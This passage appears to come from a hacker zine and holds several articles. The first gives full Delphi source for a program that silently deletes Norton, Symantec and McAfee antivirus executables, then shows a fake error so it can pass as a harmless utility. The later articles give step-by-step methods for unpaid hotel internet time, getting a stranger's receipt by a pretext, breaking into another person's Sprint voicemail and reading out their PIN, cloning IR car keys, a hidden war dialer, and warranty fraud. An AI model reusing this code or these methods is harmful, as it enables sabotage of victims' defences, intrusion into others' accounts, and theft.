Therefore, this could be sent via e-mail systems which check for virii and the like. The trusting user, seeing the app pass the online scan, would then download and run it on their own system. The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing a PC from the inside, leaving the empty case behind.

The deleted files cannot be recovered by going to our old friend the recycle bin. To the typical user, they will be irretrievable, and the AVS will require a reinstallation.

This is *obviously* Not Good. I don't like the idea that I could pay for an AVS designed to protect my PC that could be knocked out by a program which any novice with a bare modicum of programming skills could write, plus the fact that if the person who sent the file was targeting a specific PC/group of PCs, they would be vulnerable to all virii etc. once the initial AVS De-exe-r had been run.

I know that this program isn't a virus. It's a program that does what it's supposed to. But it seems hopelessly lame to me that AVS programs aren't able to protect themselves against such a blatant, obvious attack.

My program, once it has removed the AVS .exe files, displays a little message box saying how the program is incompatible with that version of Windows. The AVS De-exe-r can obviously be called, and touted as, anything else. A useful memory optimizer, for example. It then shows a window with all the standard menu bar items (disabled) and an error message. It has an option for reading the details of the "fault." All cosmetic doohickeys that serve to trick the user into believing that this *was* simply a program that failed to work, like so many free downloads.

I guess now maybe it's the turn of the guys who get paid to make these AVS things to sort this out.

This took me approximately five minutes to write. Because I believe in responsible hacking, the only PC I've used it on is my own. Naturally (here it comes), *what you do with the information contained in this article is up to you. You know the laws in your own countries, etc., etc., etc. You know the score.* ENDPREACH().

Sorry, but I always find those bits quite fun.

OK, that's enough. The bones of the prog are below. If you want to use Delphi, I believe you can get free versions at www.borland.com. If you want to try out my app *(on your own PCs only!)* then email me.

```
*******************************************************************************
//main listing for AVS-De-exe-r as whatnotted in Object Pascal using Delphi 7


unit Main;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls, Menus;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Label1: TLabel;
    ListBox1: TListBox;
    MainMenu1: TMainMenu;
    File1: TMenuItem;
    Register1: TMenuItem;
    Search1: TMenuItem;
    View1: TMenuItem;
    ools1: TMenuItem;
    Window1: TMenuItem;
    Help1: TMenuItem;
    Memo1: TMemo;
    Button2: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

procedure TForm1.FormCreate(Sender: TObject);
begin
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\BackLog.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\BackLog.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\BootWarn.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\BootWarn.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\DefAlert.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\DefAlert.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\n32scanw.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\n32scanw.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navapsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navapw32.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapw32.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
```

```
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\navapw32.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapw32.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\NavUStub.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NavUStub.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navwnt.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navwnt.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\NPSCheck.EXE') then
    begin
      deleteFile ('C:\Program Files\Navnt\NPSCheck.EXE');
    end;
    if fileExists ('C:\Program Files\Navnt\npssvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\npssvc.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\NSPlugin.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NSPlugin.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\NTaskMgr.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NTaskMgr.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\nvlaunch.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\nvlaunch.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\POProxy.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\POProxy.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\qconsole.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\qconsole.exe');
    end;
       if fileExists ('C:\Program Files\Navnt\ScnHndlr.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\ScnHndlr.exe');
    end;
      if fileExists ('C:\Program Files\Symantec\LiveUpdate\NDETECT.EXE')
then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\NDETECT.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\AUPDATE.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\AUPDATE.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LUALL.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LUALL.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LuComServer.EXE')
then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LuComServer.EXE');
    end;
    if fileExists ('C:\Program
Files\Symantec\LiveUpdate\1.Settings.Default.LiveUpdate') then
    begin
      deleteFile ('C:\Program
Files\Symantec\LiveUpdate\1.Settings.Default.LiveUpdate');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LSETUP.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LSETUP.EXE');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gd32.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\gd32.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gdlaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
```

```
Security\gdlaunch.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gdcrypt.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\gdcrypt.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\GuardDog.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\GuardDog.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\IView.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\IView.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Firewall\cpd.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Firewall\cpd.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\VisualTrace\NeoTrace.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\VisualTrace\NeoTrace.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Shredder\shred32.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Shredder\shred32.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\QuickClean Lite\QClean.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\QuickClean Lite\QClean.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared Components\Instant
Updater\RuLaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared Components\Instant
Updater\RuLaunch.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\CMGrdian.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\CMGrdian.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\schedwiz.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\schedwiz.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Central\CLaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Central\CLaunch.exe');
    end;
  showmessage('Could not find dev\null\drivers.dll. Application failed to
start.');

end;

procedure TForm1.Button1Click(Sender: TObject);
begin
  Close;
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
  ListBox1.Visible := false;
  Memo1.Visible := true;
end;

end.
```

Hacking the Hilton

by Estragon

Many hotels are offering high-speed Internet access to people who stay there. Mostly this is via Ethernet cables, though some hotels also offer wireless. This article addresses one particular setup that we will probably be seeing a lot more of, which I got to use and experiment with at a Hilton hotel (at the Schiphol airport in Amsterdam, when my flight was canceled and I was forced to stay an extra day).

I think we'll be seeing a lot more of this type of integrated hotel system because it is very sophisticated and capable. It's not clear whether Hilton is using a standard vendor system or has merged several different types of systems, but the outcome is full integration of television (including games and pay per view), TV-based Internet (similar to WebTV), the hotel's information system (TV-based, to check out and see bill status), telephone, and of course high-speed Internet.

You can guess which one is of interest to the folks who are reading this: high-speed Internet. I will give a rundown of the system and some tips on how to get some time on the system without paying for it. The details of the fully integrated system, which Hilton claims it will be rolling out to all hotels in the future, are probably different than most other hotels with high-speed Internet. But the Internet portion is pretty standard, and the workarounds are similar to what I've encountered at some other places.

OK, so here's the drill: You set up your laptop or whatever and plug in the standard Ethernet cable supplied on the hotel room's desk. You might need to reboot or otherwise tweak your system for it to recognize there is a new connection available.

In other hotels, what happens next is that you open your web browser and try to visit a page, and instead are redirected to a web page by the Internet company (for example, STSN, which is found in many hotels such as the Sheraton chain).

But in the Hilton, once I plugged in, the TV came on and beeped annoyingly (the same beep they use for a wake-up call. It got my attention!). It said that I was trying to access the Internet and to enter a room number or PIN using the TV's remote control.

This is actually a good security feature to make sure you didn't somehow get to the patch panel or some other open connection. You can't enter someone else's room number (I tried) because your Cisco unit's address (below) is linked to your room. So you enter your room number.

Next, it steps you through the process of rebooting your computer (obviously, intended for Microsoft users), then says to try to access the Internet.

This is where the free access begins. At this point your computer is (hopefully) connected and has received its IP address via DHCP. However, you did not yet confirm with the TV that you're accessing the Internet and have not loaded any web pages.

The trick is that standard ports other than 80 are now open. I was able to ssh (port 22) to another computer on the Internet with the -X option (to tunnel X Window connections). I could then start Mozilla or whatever app remotely and have it show up on my computer in the hotel room. (Of course, you need to login via an xterm or similar and have an X server on your computer.)

Unfortunately this bliss only lasted for ten minutes or so (you might get a little extra time by using the "Back" on the remote control and otherwise trying to reset any timers that are running). Eventually the TV beeps again and you're back at step one but your ssh session gets blocked.

The good news is you can start over again and get another ten minutes of connectivity. But I was unable to continue my ssh session (even though the DHCP IP address was the same) and needed to reconnect.

Why bother trying to get ten minutes? Well, in this hotel (and probably all those with the same setup) charges for access are by the *hour,* not the day. I was paying ten euros per hour (about $12) once I gave up screwing around and tried to get some work done in segments longer than ten minutes, so I appreciated the extra "free" time. I checked

the next day and also kept track of my time (the TV beeps after an hour to let you know your time is almost up), and confirmed that the extra 30 minutes or so I got in ten minute increments were not charged.


Later, I saw that for about $40 a day you could get a package with unlimited Internet plus unlimited pay per view movies and other perks. Well, maybe that's worth it if you've got the need and the bucks.

Here's a little more information about the configuration. They are using Cisco 575 LRE Customer Premise Equipment (CPE) units in each hotel room (see http://www.cisco.com ➥/warp/public/cc/pd/si/575/prodlit/index.shtml for specs). These were attached to the back of a digital TV and have two network connections, two power connections, and what looks like an active security monitoring device (so be careful if you try to move it around much).

The Cisco 575 LRE product sheet says it needs to connect to a Catalyst 2900 LRE XL switch, which is probably where the smarts are. The integration with the TV and billing system was not clear, but my guess is that the TV got its commands via the 575. These commands were probably from a separate computer in the building that also was doing the monitoring and billing for pay per view, security, etc.

I did all of the above with my portable Mac running OS X. Unfortunately, I didn't have nscan or other tools to try to probe the network further or sniff the network, and I didn't have enough time to grab them and experiment. Obviously if you could see their server for billing, etc. there would be opportunities to either try to fool the server or get access to it. If Hilton is smart, there would be very limited access from the server to the rest of the hotel infrastructure (otherwise, for example, access to non-critical services like in-room Internet and pay-per-view could yield access to critical services like door key-card encoding).

In closing, the system I used was definitely very cool, but had an easy and obvious way of bypassing the charging system for some free Internet. Even though it costs a lot of money to stay in a Hilton and pay (by the hour!) for Internet service, my guess is that these types of integrated systems (TV, Internet, games...) will be a lot more common in the future.



by Jesters8
Jesters8@yahoo.com

Recently I went on vacation and I took a cruise through Alaska. I was sailing on the Carnival "Spirit." It was a good time, but as I got a little restless I wondered just what things of interest could be found onboard.

Background

Let me give a little background on how the technological aspects of the ship work. When you come onboard for the first time, every person receives a "Sail and Sign Card." At first it seemed like nothing more then a glorified room key, but as the features of the card were explained, it seemed to be more and more useful. Not only did the magnetic strip card act as a room key, but it also was a credit card and photo ID to get back onboard the ship after we docked in a port. After I was issued a card, I stood in front of a booth and my picture was taken. I could see as I walked around behind the booth that it was a touch-screen computer that stored everyone's pictures. Later I learned that once someone boarded the ship again, the security officer only had to look at the stored photo (which would appear when the card was swiped) to make sure it was truly that person. The cruise was what they referred to as a "cashless cruise." To buy something in the gift shop or bar, you gave them your card and signed a receipt, much like a credit card. Then, your room was billed and when you got home you wrote a check.

The card designers had some sense when making their system. The card has a four digit ID number (called a "folio" number) but no room number, so if someone accidentally found your card, they couldn't break into your room unless they had some other way of knowing where you were staying. Another

interesting system used by the cruise was a way of ordering tickets to do different things onshore. With your TV, you used your remote to pick out something and then entered your folio number. The next morning tickets were delivered to your door. Along with ordering things, you could also see everything you had paid for by typing in your folio number. This seemed to have numerous voyeuristic possibilities, so to test it out I asked a friend of mine from a different room to enter his number on my TV. It seems they matched your folio number to your room number inside the purchase checking system, so your folio number could only be accessed through your own room. To further check this I rode on the elevator a few times, memorizing the folio numbers on cards people had out. I returned to my room and found that all of the numbers that I knew were valid ID numbers could not be accessed from my TV.

The Internet Cafe


All of this leads me to the most interesting part of the ship for an inquisitive mind - the Internet Cafe. This was a library-like room on the ship with a dozen computers, although the only thing accessible was the monitor, keyboard, and mouse. The actual computer was inside a locked wooden cabinet. To get to use one of these machines you had to log in and suffer charges that equated to highway robbery. To log in, you typed in your first initial, last name, and room number as your username, and your folio number as your password (which could later be changed to anything). For example, if my name were John Smith, my login would be jsmith1234. Not wanting to pay these exorbitant charges, but not wanting to really steal access, I resolved myself to poking around the system. To see if the login manager could be exited I tried every hotkey combination I could think of, all the ctrl-, alt-, shift-, ctrl- alt-, ctrl- alt- shift -, etc. This proved fruitless. By right clicking, I learned that the login system was made in Flash and playing in Flash Player 6.0. Next, if I clicked on the option in the right click menu that said "About Macromedia Flash Player 6.0" for a brief moment the Taskbar appeared. If you were quick you could access a limited Start menu. It only allowed access to "Programs", but I was able to look at the "Start Up" menu. It had two executables that appeared to be written in VB, because it had that VB executable icon instead of the standard Windows one. The two programs were named "dsibillingxp.exe" and "sysckxp.exe". Googling these names revealed that something called "sysck.exe" is a Motorola cable modem driver. However, this may not be related to the program on the ship's computers, because the ISP for the ship was Digital Seas, a satellite broadband ISP designed just for cruising ships. I managed to crash the computer by trying to run dsibillingxp.exe. F8 was disabled as the computer rebooted, so I couldn't access safe mode or anything. I did learn that the machines were made by Compaq and running XP Pro. It didn't use the normal XP logon with the list of users and little pictures, but the Windows network login. Since it displayed the last login name, I found out the user name for the passengers' systems was "cruise". I tried common passwords and things that might seem logical, but I couldn't crack the password. It wouldn't be of much value even if I did because it would start the two programs and bring me right back to where I started. The default logins for administrator privileges and guest had been disabled.

I still wanted to see if it was possible to get access without paying, so it was time for a little social engineering. Since you needed a room number, a name, and a folio number, a room card would not be enough to get on a computer. There was one thing that had all this information, however. It was a receipt. When you bought something at the bar and signed for it, you kept the customer copy and this had your full name, room number, and folio number printed on it. There weren't exactly dumpsters onboard to go through, but I had an idea. I got a piece of paper with something printed on it and folded it over. I headed for the bar and approached a fifty-something woman (not trying to be sexist, but she seemed convincible). I told her I was playing in a family scavenger hunt and that one of the items was a drink receipt. I asked if I could have hers. She handed it over without hesitation.

Now being the good person I am, I wasn't going to do anything with her personal information. But the point is I could have. Anyone could have used it to quickly rack up hefty charges to her bill. In conclusion, their computer systems seemed secure to basic intrusion attempts, but the weakness in the system lies in the customers.

Greetz: Merlin122 for always being there when I need him.

A *Sprint PCS* Trick



by quel

We all love to hate cell phone companies. But some in particular, like Sprint PCS, seem to go out of their way to try to screw you over. First, have you noticed that it costs you minutes to call your voicemail?

For those of you with free Sprint to Sprint minutes this makes even less sense. You might find this trick useful: 11-XXX-XXX-XXXX T ➥ ** TT XXX-XXX-XXXX #. The first number is any other Sprint cell phone number. Don't worry, their phone won't ring. The second number is your phone. If you call your voicemail in this fashion then it will be billed as Sprint to Sprint minutes and you will be able to check your voicemail for free like you should have been able to all along. This was presented on *Off The Hook* not too long ago without an explanation. If you notice the dialing of two ones, it is obviously an erroneous number. But instead of a regular misdialed number message, you get Sprint's attempt to trap the number. As this message starts a ** will drop you into the Sprint voicemail system and then you are just left to dial your number. (The T's are two second pauses and how Sprint phones let you store them.) I am quite surprised Sprint hasn't tried to shut this down yet. Maybe this article will prompt action on their part.

The fun with Sprint's voicemail doesn't stop there. I'm sure many of you don't have your voicemail prompt you for your PIN out of convenience. Hopefully you will shortly be convinced to change the settings to always prompt.

If you have the actual person's phone then this is a trivial "hack" but without physical access to their phone we spend time with our dear friend the phone op. Simply ANI fail by op diverting and then supply them the number to the phone you want to call and then supply your destination number. Yes, this will appear as if you are calling from the ANI to the same ANI. If the op gives you trouble you can always say something about your phone keypad having a number that's bad so you can't use your cell to call your voicemail.


Now you are in the target's voicemail, remotely or locally, unless they require the PIN to be entered. But, wait the fun doesn't stop, do you want to know their PIN number? (Perhaps it's their ATM pin or some other valuable number that they use everywhere?) Dial 3 for personal options, then 2 for administrative options, then 1 to turn skip pass code on. It will then immediately tell you the current code.

At this point you have total access to their voicemail as well as their PIN number and the target is utterly helpless.

I'm sure this trick will work to get you into voicemails on many other cell phone companies and other systems. I hope more of you will learn to not have your PINs, passwords, etc. saved for you due to the grave security threat this poses.

Shouts to amatus, lucky225, arron, Ncongrunt, Cavorite, and clarkk.

Hacking a Mercedes Benz with a Universal Remote



by TOneZ2600

This article is intended as an educational reference. In no way should it be used to gain unlawful access. This includes breaking and entering as well as grand theft.

As we all see and know, Mercedes Benz makes the most common luxury vehicles. Prices for these cars go from (new) $24K to approximately $250K. After 1991 Mercedes Benz changed locking systems throughout their cars. From a steel key that had to be "laser" cut to a steel key with an infrared sensor attached to it and recently to just an IR remote. (No more steel key.) The infrared sensor controller is attached to the key and aids in the keyless entry system. Older Mercedes Benz vehicles (91-99) have actual IR sensors for door locks and trunk release mechanisms. Currently Saab, Volkswagen and other (semi) luxury vehicles have incorporated this new IR system for their vehicles.


When buying new IR keys for your vehicle, the key has to be "trained" to your car. This process takes anywhere from five minutes to five hours depending on the IR coding complexity. Once the key is trained, that's it.

So what does that do for me? Well, let's just say you left something in your car and you lost your key. How do you make an archive key from a Universal Remote? Simple.

First, you are going to have to obtain a remote that has a "learning" function. There are several remotes on the market with this feature. If you have a PDA that is IR equipped, I think the program "TV Remote Controller 5.5" will be suitable.

Now grab your original IR key. The only thing that is left to do is to train the Unlock, Lock, and Trunk Release on your remote. This is done by selecting the button that you want to train and emitting an IR source from the original key. It's that easy and that stupid to own an $80K car.

THE $40 Hardware WAR DIALER



by Grandmaster Plague

Have you ever been on a pen-test, doing some reconnaissance or just poking around for fun, and thought about how great it would be to have a hardware war dialer that you weren't worried about using and losing? Well, here's the answer to your problems, and it's not as difficult as you might expect.

Overview

A war dialer is "a program that calls a given list or range of phone numbers and records those which answer with handshake tones (and so might be entry points to computer or telecommunications systems). Some of these programs have become quite sophisticated, and can now detect modem, fax, or PBX tones and log each one separately." [1] War dialers are especially useful for exploring PBX networks and probing a particular target for a point of entry that may have been forgotten. Traditionally, a war dialer is used from a computer. This could be from a PC at one's home, school, etc. or a laptop out in the field. Advantages to a PC are the virtually unlimited power supply, and the fact that you know it's not going anywhere. Disadvantages to the PC are that one usually doesn't want the phone company to know you're dialing a thousand sequential numbers in a matter of an hour or so. Especially since they can trace you to where it's happening. If that happens to be your home or place of employment, you may not want the police keeping an extra watchful eye on what goes on there. So the other alternative is a laptop. Great, you can leave it be wherever you want and let it dial and collect all the data it wants while remaining relatively worry-free about the whole police/telco situation. This also works great if you're testing a PBX and need it closer to the target (i.e., within the physical confines of the network). But doesn't this seem like overkill? Even a cheap laptop has a fancy color 12" LCD screen, a hard drive, a nice processor, and pretty good bit of RAM in it, not to mention network and video cards. And what if something happens while you're letting the wardialing software do its job? I don't know about you, but I don't want to leave my expensive laptop lying around for someone else to stumble upon and pick up while I'm waiting for results. Also, laptops are bulky. They're not exactly easy to conceal in those green TNI boxes while making their calls.

The Solution

The solution I propose has seemed obvious to many for years, but hasn't become economically practical until fairly recently. My solution includes three parts. A computer, a modem, and software. That simple. However, we're not just going to use any computer, modem, or software. We're going to use a PDA. Specifically, we're using a Palm V PDA. I picked one up on eBay with a hard case, cradle, and AC adapter for $22 (plus $10 S&H). The next thing we'll need is a Palm V modem. This I got after a little price-watch browsing from a com-

pany called Compu-America [2] for $4 (plus $4 S&H). Finally, we download TBA, the friendly PalmOS war dialer from the equally friendly Kingpin of AtStake (formerly the L0pht). [3] So, we've got all three things now and it shouldn't take a genius to put them together. Hook up the palm to your computer and load in TBA. Charge the batteries, take it out of the cradle, plug in the Palm Modem, start up TBA, and you should be good to go as soon as you get a live dial tone.

Ideas

Now that you've got your $40 Hardware War Dialer ($22 for Palm plus $4 for modem, plus $14 S&H) up and running, what are you going to do with it? Well, just reading the TBA manual might give you some ideas. [4] You've got a pretty small device (about .5" thick, 5" long, and 3.5" wide) that can be concealed anywhere. You could hide it in one of those green TNI boxes I was talking about and with one end of the phone line stripped and alligator-clipped you have a perfect beige box war dialer. If you're worried about power you can pick up an AC adapter for the modem for a few more bucks and plug it into the wall somewhere. The possibilities are endless, and hey, if you lose it or have it confiscated, no huge deal, right? You only spent forty bucks on it.

Alternatives

Sure, this isn't at all an original idea and it's been done before. I'm just trying to shed light on the fact that this can now be done easily and cheaply. I guess if you wanted to be hardcore you could hook up an external modem to a micro-controller and program the micro-controller yourself. However, there is still the issue of power (you'd either have to find a place for a battery or always plug it into the wall). Also, the cost of this would probably be prohibitive, unless you have a bunch of blank micro-controllers lying around and a development kit for them. You also don't have the benefit of having a neat little Palm V to mess around with after you're done. And, an external modem with a micro-controller looks pretty nefarious when it's sitting on a desk plugged into a phone line for hours, at least far more so than a Palm V.

Credits and URLs


[1] Definition from the Jargon Dictionary - http://info.astrian.net/jargon/terms/w/war_➥dialer.html

[2] Product page for the Palm V modem located at http://www.compu-america.com/prodLG➥.jsp?prodId=f083b8fb22.1

[3] TBA can be obtained from http://www.➥atstake.com/research/tools/info_gathering/

[4] The TBA Handbook is located at http://www.atstake.com/research/tools/➥info_gathering/tba_handbook.pdf

Hello once again Mary (Nary).



Serial Number Security

by TEV

How many products in shops have their serial numbers on display at all times? These numbers are printed onto boxes, packets, and products for the manufacturer to identify the product in question. Yet, as I'll show below these numbers should be treated as securely as PIN numbers and passwords.

Do not do what is in this article. It is fraud and theft. As simple as that. This article contains nothing of a technical nature; I'm writing it to highlight a point and to get this noticed. Although I have outlined a simple scenario, don't do this. Once this gets read I'm sure companies will be able to spot it a mile away.

The example I will draw upon is optical mice. Let's look first at the Microsoft Intellimouse. This mouse costs around 25 pounds and upwards depending on the model. Go into your nearest PC World or other High Street retailer and go find these mice. I will place a large bet that throughout the world these will be on shelves for the customers to look at before purchasing. Some shops in the UK even have display models. The packaging for most of these is well designed to show the product off in all its glory, which includes a clear shot of the base of the mouse. There are some important numbers, the P/N, and the PID (Product ID), and the model number. Write these details down and then go home without buying

the mouse. When you get home browse through to the Microsoft site for their technical help. Ring the technical helpdesk and report that your mouse has stopped working. Say something like "the glowing red light doesn't work." Anything so that the customer services agent thinks you're the average shopper and a little clueless. They'll ask you for the PID, P/N, and the model number. Once you've given them these numbers you'll be told one of two things depending on whether you have contacted Microsoft with a similar problem or not. You will either be asked for your address and told that a new mouse is now on its way (and the old one can be thrown away at your discretion) or that you need to cut the USB plug from the old mouse and post it to them before they send the mouse out. From what I've seen so far, ringing a week later and complaining that the cable must have gotten lost in the post because you definitely sent it works - they're just trying to test you a little.

Three things to note: Firstly don't panic about giving out your address. As you'll read later there are usually no follow up calls.

Secondly, on one discussion with a customer service rep I was told that each customer is given three "goodwill gestures." If you ring a fourth time saying the cable was lost in the post etc. you get nothing. Microsoft allows three replacements and any more will arouse investigation. But then again, why the hell would anyone need four mice?

And last but not least, when the new mouse turns up feel free to register it and when it breaks ask for your legitimate replacement!

Now, why should I outline that very simple (simple as in if you can't do that give up now!) guide to social engineering? Imagine you're the person who went into the shop ten minutes after the evil fraudster and bought that mouse legitimately. Six months later it breaks and you want it replaced. Tough. We rang up MS and tested this out by trying to claim a mouse from a serial number that a replacement had already been issued for. We were told that the product was registered and we should check our number. When we argued it we were asked to post the whole mouse back so they could change it. When we did this they changed the mouse and the original fraudster heard nothing.

This is stunning. Microsoft uses their pretty packaging to give easy access to the serial numbers of the products. These numbers are treated as if they were generic model numbers, but in reality they are the password to unlock your warranty.

Look around the same shop you found the mouse in. There are loads of small peripheral devices that do the same, and mice are the biggest culprit. And don't forget, most shops won't mind you opening a box to have a closer look, so long as it doesn't break any sealed boxes. Have a look around for other product keys and see what turns up. I'm not going to turn this into a guide to fraud but you will be able to find other items.

I wrote this article in order to highlight some real stupidity. Many large companies use a similar system, and seem to be operating on a huge amount of trust. Think about all that the serial numbers are used for in terms of support and warranty. Do you want your number published to the world? When I discussed this with a shop assistant at PC World I was told I should take it up with Microsoft. Not surprising, but when I discussed it with Microsoft I was told that it rarely happens and is not of any concern. I'm hoping that this wasn't the official company line.

